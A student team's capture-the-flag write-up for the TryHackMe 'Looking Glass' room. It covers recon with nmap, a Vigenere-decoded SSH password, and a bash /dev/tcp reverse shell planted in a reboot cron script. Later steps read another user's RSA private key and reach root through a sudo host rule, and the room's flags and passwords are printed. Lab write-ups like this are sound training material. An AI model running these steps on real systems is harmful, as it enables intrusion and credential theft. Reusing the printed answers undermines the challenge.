

PenTest 1

ROOM:

LOOKING

GLASSES

STUDY GROUP

Members

ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211102835	Chew Ming Yao	Member
1211101534	Tan Chi Lim	Member

Steps: Recon and Enumeration

Members Involved: Chew Ming Yao

Tools used: Nmap/Vigenera/SSH/Online text reverter

Thought Process and Methodology and Attempts:

Chew Ming Yao use the Nmap to scan all the open port that is available using the Ip address

```
(1211102017@kali)-[~]  
$ nmap -sC -sV 10.10.117.82  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 02:31 EDT  
Nmap scan report for 10.10.117.82  
Host is up (0.20s latency).  
Not shown: 916 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_  2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)  
|_  256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)  
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)  
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9009/tcp  open  ssh          Dropbear sshd (protocol 2.0)
```

Later, Ming Yao used the ssh to test all the ports found by using the ssh command. And then he found that if the port is not correct it will be shown higher and lower, which can be used to guess the correct port number [higher means that the port number is higher than the correct port number, lower means that the port number is lower than the correct port number]

```
(1211102017@kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa -p 9800 10.10.117.82
Lower
Connection to 10.10.117.82 closed.

(1211102017@kali)-[~]
└─$
```

```
(1211102017@kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa -p 13789 10.10.117.82
Higher
Connection to 10.10.117.82 closed.

(1211102017@kali)-[~]
└─$
```

After a few trials, Ming Yao found that a text was shown up with the correct port number.

```
~/ssh/known_hosts:7: [hashed name]
~/ssh/known_hosts:8: [hashed name]
(96 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.117.82]:13570' (RSA) to the list of known
hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztigl.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tltnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkh--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmysd lloimi bp bwvyxaa.

Eno pz io yyqho xyhbkh wl sushf,
Bwl Nruiirhdjk, xnmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdagi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidox-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevnm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpox vw bf eifz, dy mhmjwa dwn!
V jitinofh kaz! Gintdvl! Ttspaji'
Wl ciskvtk me apw jzn.
```

After that, Ming Yao decodes by using the link at reference which to decode the Vigenere. And then he found that there is a secret password after the decoded the text given.

Result

Clear text [\[hide\]](#)

Clear text using key "thealphabetscipher":

```
COME TO my arms, my BEAMISH boy:  
O frabjous day! Callooh! Callay!  
He chortled in his joy.  
  
'Twas brillig, and the slithy toves  
Did gyre and gimble in the wabe;  
All mimsy were the borogoves,  
And the mome raths outgrabe.  
Your secret is bewareTheJabberwock
```

Details [\[show\]](#)

Key length statistics [\[show\]](#)

Histogram [\[show\]](#)

Runtime: 0.009 seconds

Ming Yao login by using the secret password that was found just now

```
Awbw utqasmx, tuh tst zlixaa bdcij  
yph gjgl aoh zkuqsi zg ale hpie;  
pe oqbzc nxyi tst iosszqdtz,  
few ale xdtc semja dbxxkhfe,  
jdr tiivmi pw sxderpioeKeudmgdstd  
Enter Secret:  
jabberwock:GraveEnemySqueakBehind  
Connection to 10.10.117.82 closed.  
  
--(1211102017@kali)-[~]  
--$
```

After that, Ming Yao switch the user to Jabberwock by using ssh and used the password given just now, lastly, he successfully login into the Jabberwock account.

```
(1211102017@kali)-[~]  
$ ssh jabberwock@10.10.117.82  
jabberwock@10.10.117.82's password:  
Last login: Tue Jul 26 06:14:53 2022 from 10.18.26.53  
jabberwock@looking-glass:~$
```

Final Result

Use command ls, and then Ming Yao found that there is a user.txt file and used the cat command to view it. Lastly, the flag was shown in reverse, we copy it and use text reverter to correct it.

```
(1211102017@kali)-[~]  
$ ssh jabberwock@10.10.117.82  
jabberwock@10.10.117.82's password:  
Last login: Tue Jul 26 06:14:53 2022 from 10.18.26.53  
jabberwock@looking-glass:~$ ls  
poem.txt twasBrillig.sh twasBrillig.sh.bak user.txt  
jabberwock@looking-glass:~$ cat user.txt  
}32a911966cab2d643f5d57d9e0173d56{mht  
jabberwock@looking-glass:~$
```

Text Reverser

cross-browser testing tools

World's simplest online text and string reverser for web developers and programmers. Just paste your data in the form below, press the Reverse button, and you'll get your input reversed. Press a button – get the reversed data. No ads, nonsense, or garbage.

👍 Like 51K

Announcement: We just launched [math tools for developers](#).
Check it out!

thm{65d3710e9d75d5f346d2bac669119a23}

Reverse Text

Copy to clipboard (undo)

Step: Initial foothold

Member involves: Tan Chi Lim

Tools used: LinEnum/netcat/reverse shell/sudo

Thought Process and Methodology and Attempts:

Tan Chi Lim used LinEnum to enumerate the target machine. First, download the LinEnum on your machine.

```
(1211101534@kali)-[~]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-07-26 11:59:32-- https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh.2'

LinEnum.sh.2          100%[=====>] 45.54K  --.-KB/s   in 0.08s

2022-07-26 11:59:33 (599 KB/s) - 'LinEnum.sh.2' saved [46631/46631]
```

Then, Chi Lim use python3 to turn your machine into a web server.

```
(1211101534@kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.98.132 - - [26/Jul/2022 12:04:03] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Then, Chi Lim gets the LinEnum from the web server.

```
jabberwock@looking-glass:~$ cd /tmp
jabberwock@looking-glass:/tmp$ wget http://10.8.94.8:8080/LinEnum.sh
--2022-07-26 11:54:14-- http://10.8.94.8:8080/LinEnum.sh
Connecting to 10.8.94.8:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====>] 45.54K  95.2KB/s   in 0.5s

2022-07-26 11:54:15 (95.2 KB/s) - 'LinEnum.sh' saved [46631/46631]
```


Chi Lim add the execution permission to LinEnum.sh and execute LinEnum.sh on the vulnerable Instance

```
jabberwock@looking-glass:/tmp$ chmod +x LinEnum.sh
jabberwock@looking-glass:/tmp$ ./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled

Scan started at:
Tue Jul 26 11:57:07 UTC 2022

### SYSTEM #####
```

Chi Lim use the command `sudo -l` to find out what command we can use. We found that command `/sbin/reboot` is the sudo command that we can use to reboot the server without a password

```
[+] We can sudo without supplying a password!
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

Chi Lim also found that `tweedledum` will execute the `twasBillig.sh` when we reboot. So we can make a reverse shell and execute the reboot.

```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

After that, Chi Lim uses the Netcat command to make a reverse shell in the `twasBrillig.sh` file, so that we can access other user accounts by rebooting the server.

```
GNU nano 2.9.3 twasBrillig.sh Modified
bash -i >& /dev/tcp/10.8.94.8/443 0>&1
```

After that, Chi Lim open another terminal and set a netcat listener to port 4444 that we had set just now.

```
(1211101534@kali)-[~]  
$ sudo nc -lvnp 443  
[sudo] password for 1211101534:  
listening on [any] 443 ...
```

Then he use the command just now to reboot the server, and we wait for the netcat to show up,

```
jabberwock@looking-glass:~$ sudo /sbin/reboot  
Connection to 10.10.97.169 closed by remote host.  
Connection to 10.10.97.169 closed.  
  
(1211102017@kali)-[~]
```


Step: Horizontal Privilege Escalation

Member involves: Siow Yeeceng

Tools used: Netcat/Cyberchef/ SSH

Thought Process and Methodology and Attempts:

after finding some resources from google, Siow Yee Ceng know that the command `python -c 'import pty; pty.spawn("/bin/bash")'` is used to spawn another shell and begin to make it interactive

Modern Ubuntu installs come with python3 installed, we can spawn another shell and begin to make it interactive:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@08d09e204883:/var/www/html/vulnerabilities/exec$
www-data@08d09e204883:/var/www/html/vulnerabilities/exec$ echo $0
echo $0
/bin/bash
www-data@08d09e204883:/var/www/html/vulnerabilities/exec$
```

There are [many ways you can make your shell interactive](#) if Python is not installed.

He use command `id` to check who's account are we in and also get into the tweedledum's account.


```
(1211102017@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.26.53] from (UNKNOWN) [10.10.97.169] 57224
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$
```

After Yee Ceng get into tweedledum account, we used command ls to see how many files were inside this account. After that, we used the command cat to check all the files one by one. And then we find a mysterious text inside the humptydumpty file.

```
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt  poem.txt
tweedledum@looking-glass:~$ cat poem.txt
cat poem.txt
'Tweedledum and Tweedledee
  Agreed to have a battle;
For Tweedledum said Tweedledee
  Had spoiled his nice new rattle.

Just then flew down a monstrous crow,
  As black as a tar-barrel;
Which frightened both the heroes so,
  They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
```

Since the largest alphabet in this txt file is F Yee Ceng get to know that this is based on hexadecimal. And he copy all of it and then puts it into cyberchef and a secret password shows up



From the password file just Yee Ceng knows that there is a username called humptydumpty, and he believes that the password just now is the password of humptydumpty. Then he use command su to switch between users and we type in the password found just now.

```
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutsrqponmlk

humptydumpty@looking-glass:/home/tweedledum$
```

Once He get into the humptydumpty's account, He used the command ls to look for all the directories, and it has shown nothing. So when Yee Ceng get into the home directory and use the command ls again, we found some files inside.

```
humptydumpty@looking-glass:~$ cd /home
cd /home
humptydumpty@looking-glass:/home$ ls
ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ ls -ls
ls -ls
total 24
4 drwx-x-x 6 alice      alice      4096 Jul  3  2020 alice
4 drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 10:11 humptydumpty
4 drwxrwxrwx 5 jabberwock jabberwock 4096 Jul 26 09:54 jabberwock
4 drwx----- 5 tryhackme  tryhackme 4096 Jul  3  2020 tryhackme
4 drwx----- 3 tweedledee  tweedledee 4096 Jul  3  2020 tweedledee
4 drwx----- 2 tweedledum  tweedledum 4096 Jul  3  2020 tweedledum
```

Yee Ceng had tried a few ways to gain access to Alice's account but finally, we got the rsa key by using ssh

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
ls -la .ssh/id_rsa
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
cat .ssh/id_rsacat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAXmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRdyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtIKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHvit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzfV4uhPkxBLlL3f4rBf84RmuKEEy6bYZ+/WOEGHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQAIA5kCyMqtQj
X2F+09J8qjvFzf+GS17lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjgwo4k77Q30r8Kxr4UfX2hLHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESgeUP2j0lv7q5toEYieoA+7ULPGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFpX0puj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QQvCJVrGbdBVGOFLoWZzLpYGGJchxmLR+RHCB40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIQxtAfQ+WDxqQQuq3szvrh22McIUe83dh+hUibaPqR1nYy1sAAhgy
```

Final Result

After that He use ssh to get into Alice's account, by using all the information we gain just now.

```
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
<d_rsassh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
cat: invalid option -- 'i'
Try 'cat --help' for more information.
humptydumpty@looking-glass:/home/alice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
ice$ ssh alice@127.0.0.1 -i /home/alice/.ssh/id_rsa
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ cd
```


Step: Root Privilege

Member involves Lo Pei Qin

Tools used: SSH/Netcat/Sudo

Thought Process and Methodology and Attempts:

Lo Pei Qin get into the etc directory and then we look through one by one and lastly we found that file sudoers.d is the root

```
debian_version      mailcap.order       subgid-
default             manpath.config      subuid
deluser.conf        mdadm               subuid-
depmod.d            mime.types           sudoers
dhcp                mke2fs.conf         sudoers.d
dnsmasq.d           modprobe.d          sysctl.conf
dnsmasq.d-available modules              sysctl.d
dpkg                modules-load.d      systemd
environment         mtab                terminfo
ethertypes          nanorc              thermald
fonts               netplan             timezone
fstab               network             tmpfiles.d
fstab.orig          networkd-dispatcher ucf.conf
fuse.conf           networks            udev
gai.conf            newt                ufw
groff               nsswitch.conf       update-manager
group               opt                 update-motd.d
group-              os-release          update-notifier
grub.d              overlayroot.conf    updatedb.conf
gshadow             pam.conf            vim
gshadow-            pam.d               vmware-tools
gss                 passwd              vtrgb
hdparm.conf         passwd-             wgetrc
host.conf           perl                xdg
hostname            pm                  zsh_command_not_found
hosts               polkit-1
alice@looking-glass:/etc$
```

He use sudo -h to and the command given just now to gain access to the root.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~#
```

Final Result

Lastly, He go to the root directory and use ls to list all the files contain, he saw that there is a root.txt file and lastly he finally captured the flag of the root.

```
root@looking-glass:~# cd /root
cd /root
root@looking-glass:/root# ls
ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```


Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211101157	Lo Pei Qin	Root privilege / Writeup	
1211101534	Tan Chi Lim	Initial foothold / Video editing	
1211102835	Chew Ming Yao	Recon and Enumeration / Video editing	
1211102017	Siow Yee Ceng	Horizontal Privilege Escalation / Writeup	

VIDEO LINK: <https://youtu.be/d-Dr0ZL1uz4>